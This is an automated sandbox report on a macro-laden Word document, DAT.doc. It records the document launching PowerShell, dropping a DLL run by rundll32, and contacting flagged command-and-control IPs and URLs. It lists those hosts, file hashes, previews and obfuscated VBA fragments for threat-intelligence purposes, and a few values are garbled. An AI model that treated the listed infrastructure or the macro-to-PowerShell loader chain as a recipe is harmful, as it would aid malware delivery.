http://https://zenithcampus.com/wp-json/	powershell.exe, 00000005.00000002.2141813649.00000000031C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
167.71.148.58	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
35.200.206.198	unknown	United States		15169	GOOGLEUS	true
202.187.222.40	unknown	Malaysia		9930	TTNET-MYTIMEdotComBerhadMY	true
107.180.12.39	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
184.66.18.83	unknown	Canada		6327	SHAWCA	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344355
Start date:	26.01.2021
Start time:	13:47:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DAT.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@36/9@2/5
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 64.5% (good quality ratio 59%) • Quality average: 70% • Quality standard deviation: 29.4%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 2536 because it is empty • Execution Graph export aborted for target rundll32.exe, PID 1484 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 1916 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 2488 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 2860 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 2968 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:47:49	API Interceptor	1x Sleep call for process: msg.exe modified
13:47:50	API Interceptor	128x Sleep call for process: powershell.exe modified
13:48:05	API Interceptor	507x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
167.71.148.58	Doc.doc	Get hash	malicious	Browse	• 167.71.148.58:443/7wfv2vt9qvzqkp6unhg/m5b2zuu1mbbc64v82d/
	Informacion_4-09757.doc	Get hash	malicious	Browse	• 167.71.148.58:443/ta2men4jqfnerm/
	Info.doc	Get hash	malicious	Browse	• 167.71.148.58:443/6nxx5oih3i78uw7qh7/m4898/4op628cd88c/ji50i68zs1/i9hmqo/
	09922748 2020 909_3553.doc	Get hash	malicious	Browse	• 167.71.148.58:443/hmj5vtnwvmoed5al/v2rzu19kezl4ociy/lwcymauesm35l/scrqoykcge7ozr/lwmckdg2s4/
	info-29-122020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/qk90ciyt532x3l/3frjvkqc2dudu/bwrw/
	79685175.doc	Get hash	malicious	Browse	• 167.71.148.58:443/ddfeddgtlve8/qea5xg5lugywunnrb/3fep6lwfy/5iyhveusfl/walzhzdp/
	INV750178 281220.doc	Get hash	malicious	Browse	• 167.71.148.58:443/n8j7z917hs/
	ARCHIVOFile-2020-IM-65448896.doc	Get hash	malicious	Browse	• 167.71.148.58:443/dz0y/
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/9kb8jd09jfjjzu6p/710krlahr1w7x1ai4dw/vrx55jw5pft/29cpm1xmdw/44c4i7/
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/9d9qfmnts3/vjvjz2rwjwd3/kruxv/r53q9e331/vmffjrhd6r8m0no7f0/
	MENSAJE.doc	Get hash	malicious	Browse	• 167.71.148.58:443/r8a9ihd5x7y9gubs/0w29tdx9/w9aqw0fel8ghiol/
	ARCH.doc	Get hash	malicious	Browse	• 167.71.148.58:443/yndmmlzko00/thlmglu2/litlfgg7al5t/7c2tfqo837z45f/
	naamloos-40727_8209243962.doc	Get hash	malicious	Browse	• 167.71.148.58:443/qov6j8tqrxo/qmy5tpwx15euwz50u/etk5u/er4m7h0jkgtu0lqulo/0npx0hy2i/yjsj5l2i/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	arc-20201229-07546.doc	Get hash	malicious	Browse	• 167.71.148.58:443/rmc2rtnzt4/fga45dyk3awr/2sr766n207t/
	FIL_49106127 528164.doc	Get hash	malicious	Browse	• 167.71.148.58:443/10uvse7/v0kinw131/ed37ws4ddndv1iwbh9/a3yymy4k79ii39ps/
	Adjunto_2020_UH-13478.doc	Get hash	malicious	Browse	• 167.71.148.58:443/495u60b7ajrab1a3v/6l2h13gy/wjaosw38b/dftbhdpoilzw3/em8pnsrzerk714/6919nubsvqxw2911/
	Dati.doc	Get hash	malicious	Browse	• 167.71.148.58:443/i6p9p6/
	4693747_2020_7865319.doc	Get hash	malicious	Browse	• 167.71.148.58:443/dd8xgec1513nstpclm7/1tb9c9bqpxml9mrid55/
	ARCH.doc	Get hash	malicious	Browse	• 167.71.148.58:443/1mpy4lrtxykgw5i/yn5yixx/
	LIST_20201229_1397.doc	Get hash	malicious	Browse	• 167.71.148.58:443/11c0whd0/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
localaffordableroofer.com	ARCH-SO-930373.doc	Get hash	malicious	Browse	• 107.180.12.39
	14 2212 2020 062_546248.doc	Get hash	malicious	Browse	• 107.180.12.39
	rep_2020_12_22.doc	Get hash	malicious	Browse	• 107.180.12.39
zenithcampus.com	ARCH-SO-930373.doc	Get hash	malicious	Browse	• 35.200.206.198
	14 2212 2020 062_546248.doc	Get hash	malicious	Browse	• 35.200.206.198
	GDT299-20201222-4219523.doc	Get hash	malicious	Browse	• 35.200.206.198
	6654 22.doc	Get hash	malicious	Browse	• 35.200.206.198

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	Bestellung.doc	Get hash	malicious	Browse	• 172.217.6.174
	.01.2021a.js	Get hash	malicious	Browse	• 35.228.108.144
	QT21006189.exe	Get hash	malicious	Browse	• 108.177.119.109
	1-26.exe	Get hash	malicious	Browse	• 34.102.136.180
	Request.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	INV_TMB_210567Y00.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	RFQ.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	New Year Inquiry List.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	RF-E93-STD-068 SUPPLIES.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	gPGTcEMoM1.exe	Get hash	malicious	Browse	• 34.102.136.180
	bgJPIZIYby.exe	Get hash	malicious	Browse	• 34.102.136.180
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• 34.102.136.180
	E4Q30tDEB9.exe	Get hash	malicious	Browse	• 34.102.136.180
	N00048481397007.doc	Get hash	malicious	Browse	• 172.217.6.174
	INGNhYonmgtGZ9Updf.exe	Get hash	malicious	Browse	• 34.98.99.30
	Order.doc	Get hash	malicious	Browse	• 172.217.6.174
	FileZilla_3.52.2_win64_sponsored-setup.exe	Get hash	malicious	Browse	• 216.58.207.142
	N00048481397007.doc	Get hash	malicious	Browse	• 172.217.6.174

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL.6.apk	Get hash	malicious	Browse	• 172.217.20.238
	Tebling_Resortsac_FILE-HP38XM.htm	Get hash	malicious	Browse	• 172.217.22.225
DIGITALOCEAN-ASNUS	ARCH_98_24301.doc	Get hash	malicious	Browse	• 138.68.42.38
	Bestellung.doc	Get hash	malicious	Browse	• 157.245.145.87
	RF-E93-STD-068 SUPPLIES.xlsx	Get hash	malicious	Browse	• 178.62.115.183
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• 107.170.138.56
	SecuriteInfo.com.Generic.mg.b70d9bf0d6567964.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.Artemis5EFC4C46397A.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.Generic.mg.75b2def6a7e110ad.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.Generic.mg.32d178838c0fd41b.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.Artemis8353855AD729.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.Generic.mg.b817172e5515b1af.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.ArtemisAA8578417627.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.Artemis58690C2E2BCA.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.ArtemisTrojan.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.Generic.mg.0551f32bbe68c20b.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.Artemis961F6F63FB8F.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.Generic.mg.11330b175b08895e.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.Generic.mg.284f325559f6aab1.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.Generic.mg.bde322c970c26175.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.Generic.mg.37caa465917f6353.dll	Get hash	malicious	Browse	• 159.89.91.92
	SecuriteInfo.com.Generic.mg.1bd97bbb2b7b26c4.dll	Get hash	malicious	Browse	• 159.89.91.92
TTNET-MYTIMEdotComBerhadMY	Doc.doc	Get hash	malicious	Browse	• 202.187.222.40
	Informacion_4-09757.doc	Get hash	malicious	Browse	• 202.187.222.40
	Info.doc	Get hash	malicious	Browse	• 202.187.222.40
	4693747_2020_7865319.doc	Get hash	malicious	Browse	• 202.187.222.40
	index.html.dll	Get hash	malicious	Browse	• 202.187.222.40
	Documento_2020.doc	Get hash	malicious	Browse	• 202.187.222.40
	List 2020_12_21 OZV3903.doc	Get hash	malicious	Browse	• 202.187.222.40
	MF11374 2020.doc	Get hash	malicious	Browse	• 202.187.222.40
	SecuriteInfo.com.W97M.DownLoader.5028.13042.doc	Get hash	malicious	Browse	• 202.187.222.40
	INFO-22.doc	Get hash	malicious	Browse	• 202.187.222.40
	Documento_9276701.doc	Get hash	malicious	Browse	• 202.187.222.40
	Dati_2112_122020.doc	Get hash	malicious	Browse	• 202.187.222.40
	Informacion 122020 N-98239.doc	Get hash	malicious	Browse	• 202.187.222.40
	as233456.doc	Get hash	malicious	Browse	• 202.187.222.40
	Y0124.doc	Get hash	malicious	Browse	• 202.187.222.40
	nIUMFDogK0.exe	Get hash	malicious	Browse	• 202.187.19 9.171
	Transfer invoice.vbs	Get hash	malicious	Browse	• 61.6.84.83
	REMITTANCE SLI.exe	Get hash	malicious	Browse	• 61.6.13.149
	a2.ex.exe	Get hash	malicious	Browse	• 202.184.16 7.189
	meront.exe	Get hash	malicious	Browse	• 61.6.30.223

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1BCD45F3-025D-4403-9DBE-B492A11253DC}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1BCD45F3-025D-4403-9DBE-B492A11253DC}.tmp	
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EFB91ABE-05DA-472A-B36E-E117862B01B3}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3586208805849456
Encrypted:	false
SSDEEP:	3:IiiiiiiiiiIf3l/HInl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbC:IiiiiiiiiifdLloZQc8++lsJe1MzCl/
MD5:	046714685D54E39663BFFF13AABE42AF
SHA1:	22BFFE5DBD5460D954ED62EADF55B86F6F15CD1B
SHA-256:	98A19DFE5BF35608A2629B9BA7E6AC3E8B27C4C34B4FEB9F8916FDACB84B4F6E
SHA-512:	6B76E6B30738E27B7903A361AFDDA4368D00A1CE5D189463C15AF034322845CFED1C25F18904D6A8E749CFAF7D8671317CD2A81CCA206EB8254ABD4D213D357C
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ..... ."...&...*.....`...>..... .....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.25446548470375
Encrypted:	false
SSDEEP:	1536:C6Rv3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CAdNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	398F7CDDC8E08A25BBE33EAE236619CD
SHA1:	C87ECEC396D70A05EA7C45A203994874BFA7BB73
SHA-256:	4894BA0CE30D95F643D5094498300D002A1DAE075545982F76BF8FCA5C591DB2
SHA-512:	DA802A6F3640E17D43504BABBE23710D6DB562405C3BDBB8D506AA820AA44971282716086673661 4D176C698A4F48B47875DC3A9CEAD0F531718FB094228069E
Malicious:	false
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... ....&!..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\DAT.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:17 2020, mtime=Wed Aug 26 14:08:17 2020, atime=Tue Jan 26 20:47:41 2021, length=217600, window=hide
Category:	dropped
Size (bytes):	1946
Entropy (8bit):	4.501314648178266
Encrypted:	false
SSDEEP:	24:88D/XTm6GreVyE2jeDSDv3qmidM7dD28D/XTm6GreVyE2jeDSDv3qmidM7dV:8c/XTFGqMKRQh2c/XTFGqMKRQ/
MD5:	73F1F369EF0B792BFEC29ABE55E63B52
SHA1:	744555DA903DC01290713CBD52A467A5AAC10771
SHA-256:	26E8BAD56AEF128550BDECAE7668FC826AF0DF07CC9979AE15F935AB08CD184D
SHA-512:	232C43AD6D31BE3B30F1349DAAC3BE4B6D7FC8BA5B58A36863179BD1AEF27BF4B33041A60D0A7354DA33597D5D2765D686346AF8F49BDA6848A3E6D69174299B
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\DAT.LNK	
Preview:	L.....F.... ...~/...{..~/...{..5...,....R.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....R.2..R..:R.. .DAT.doc.<.....Q.y.Q.y*...8.....D.A.T...d.o.c.....q.....-...8...[.....?J.....C:\Users\..#.....\\610930\Users.user\Desktop\DAT.doc.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.D.A.T...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....610930.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[....L.....F.... ..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	47
Entropy (8bit):	3.9372852672447682
Encrypted:	false
SSDEEP:	3:M1yxLFXC5UXCmX1yxLFXCv:MwNGvN2
MD5:	26269B76605D99EE3B367DCC3644AA0C
SHA1:	A15EA89E09646F9044B44F6B3CAA1789C2D15ADF
SHA-256:	651111458417721610855O D28F472A9A67A6199EB28DA182995787A3E41420F0
SHA-512:	755CEBDA59A53FB694279634FC96EE6861028CB0280220B98C9C1AFBF2F455C54977D35196575A90CD747B51035526F9E648EABD42189A1C389630EF09CAFD60
Malicious:	false
Preview:	[doc]..DAT.LNK=0..DAT.LNK=0..[doc]..DAT.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\LUH2B8VGADR0W1ZLPOHV.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5881410910957503
Encrypted:	false
SSDEEP:	96:chQCsMq+qvsqvJCwoTz8hQCsMq+qvsEHyqvJCworxz2YYbHof8HXlUVNlu:cyDoTz8yXHnorxz2wf8HOlu
MD5:	87912A51973EC64DDA95BF055807AAE5
SHA1:	8C4E99EFE1E17123DBE25D05F8C20D4D57FEB00D
SHA-256:	49DBD1B13A2E3552CA326D5CFE2C7E700D98BFD6A8827D08ED2A5BBF6875BFEC
SHA-512:	7F7ADB8EAC3A9DB8BF50262AA08137198ACFEC4487554BB66E1E2076C0FBEC1B004C2542DB840374088BF10842904A7AED75BC66D01BFA2CB1921EFE2A07C823
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$DAT.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl

C:\Users\user\Desktop\~$DAT.doc	
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	**true**
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	282112
Entropy (8bit):	7.319297637083266
Encrypted:	false
SSDEEP:	6144:jKSVU4aYs3mEnHWWK35gV5cC5B4HIfPj:jKP4aYynHjK35gV5cy4wj
MD5:	3B0A191F70968B2B033B99A8668E7445
SHA1:	E51E0DBA230E63ED4DD53C9FCB66A84ACD3F32A2
SHA-256:	D9942043944E5D28D9EAED4988C45020187B4A88F10B67B7C32F27592B8929B1
SHA-512:	30EEC024564A8CBD53F3DE9B6F2996ED53CD95574CC2DE0BB117A743F668AEC5771B7715CC7174C81E2277F11C239C19C91E9F7E34F368E54A60FDCA8881A2 8
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 59%, Browse • Antivirus: ReversingLabs, Detection: 76%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....{.(.(.(l.A(.(..Y(.(..g(...(..f(L..(/_M(...(.(...(..g(.(..Z(.(..](.(..(..(..X(.(Rich. (.....PE..L...x/._.....!.....x.....pN..R....N..<..... .....x.....8..@.....H..... .....text...{..... ..`.rdata.....@..@.data....<...`.....>.....@....rsrc... .....Z.....@..@.reloc..x.....2.....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Investment Account Garden, Books & Automotive Sleek Planner Ergonomic Cotton Bacon Agent Profound Wooden Enhanced Tasty Gorgeous Soft Shirt end-to-end Estate Russian Ruble, Author: Louise Berger, Template: Normal.dotm, Last Saved By: Clment Leclercq, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Dec 22 06:15:00 2020, Last Saved Time/Date: Tue Dec 22 06:15:00 2020, Number of Pages: 1, Number of Words: 5823, Number of Characters: 33197, Security: 8
Entropy (8bit):	6.392374758884552
TrID:	• Microsoft Word document (32009/1) 54.23% • Microsoft Word document (old ver.) (19008/1) 32.20% • Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	DAT.doc
File size:	217574
MD5:	6792d7fd9d2f9237cd31d1234edcec03
SHA1:	af8329cc3d379f678aac5f2a1b83a7697dd190af
SHA256:	55f177ec4613b1b03a37199e3c7d49336dd424a66737f7 005208aa9883b192b
SHA512:	b3c7ad749193c731e7d9be5e392609abe3e1b67fb4ec6a 061bb975d33b15358f62d5bf91aa6c5c0c74333f5464228 3a4bc2c3dca401fbb2f486fd9c38da0951d
SSDEEP:	3072:O9ufstRUUKSns8T00JSHUgteMJ8qMD7gRyDJb wRe/dNx0tZC15rJDMsIxy:O9ufsfgIf0pLkbwQlNx0t415rJ DMsIxy
File Content Preview:	.....>.....9.....<.....6...7... 8...}.....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "DAT.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	Investment Account Garden, Books & Automotive Sleek Planner Ergonomic Cotton Bacon Agent Profound Wooden Enhanced Tasty Gorgeous Soft Shirt end-to-end Estate Russian Ruble
Author:	Louise Berger
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Clment Leclercq
Revion Number:	1
Total Edit Time:	0
Create Time:	2020-12-22 06:15:00
Last Saved Time:	2020-12-22 06:15:00
Number of Pages:	1
Number of Words:	5823
Number of Characters:	33197
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	1252
Number of Lines:	276
Number of Paragraphs:	77
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams with VBA

VBA File Name: UserForm1, Stream Size: -1

General	
Stream Path:	Macros/UserForm1
VBA File Name:	UserForm1
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm2, Stream Size: -1

General	
Stream Path:	Macros/UserForm2
VBA File Name:	UserForm2
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Base
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm3, Stream Size: -1

General	
Stream Path:	Macros/UserForm3
VBA File Name:	UserForm3
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_Base
VB_Customizable
VB_TemplateDerived
VB_Exposed
VB_GlobalNameSpace

VBA Code

VBA File Name: UserForm4, Stream Size: -1

General	
Stream Path:	Macros/UserForm4
VBA File Name:	UserForm4
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
VB_Creatable
False
VB_Exposed
Attribute
VB_Name
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm5, Stream Size: -1

General	
Stream Path:	Macros/UserForm5
VBA File Name:	UserForm5
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Base
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Dwztpwkmgv8q9o28r, Stream Size: 27677

General	
Stream Path:	Macros/VBA/Dwztpwkmgv8q9o28r
VBA File Name:	Dwztpwkmgv8q9o28r
Stream Size:	27677
Data ASCII:	. . . . . J . . . . . Q w . . . . . x . . . . . M E . . . . .

General	
Data Raw:	01 16 01 00 00 f0 00 00 00 8c 08 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 93 08 00 00 03 4a 00 00 00 00 00 00 01 00 00 00 1b cf 51 77 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
kvkwNE
"gbBrhF.kCOlJnAJ.GLIdD"
"QlyBbpIG.CHPUEZ.BAQVDHmJ"
'OPurH
"WanlBnGn.vOkxHB.FUNtGuCCw"
vmlpJOA:
"aKrxWJUr.NfKHtA.lWiIG"
FymJHI
uhqsGuAB
VBA.Replace
'hnOfJN
'LyQczqYvJ
QdQmIDzTC
"PVgOlGBl.pUbOHFCY.MgaMJSI"
"DySslFhhA.wiGJV.ChxbEmyAk"
"QsQGaIC.AwxeAW.xtrtFCFdF"
"lEilB.QvPXD.cMfWCJO"
"klmCEx.LHwvHEV.nvbNG"
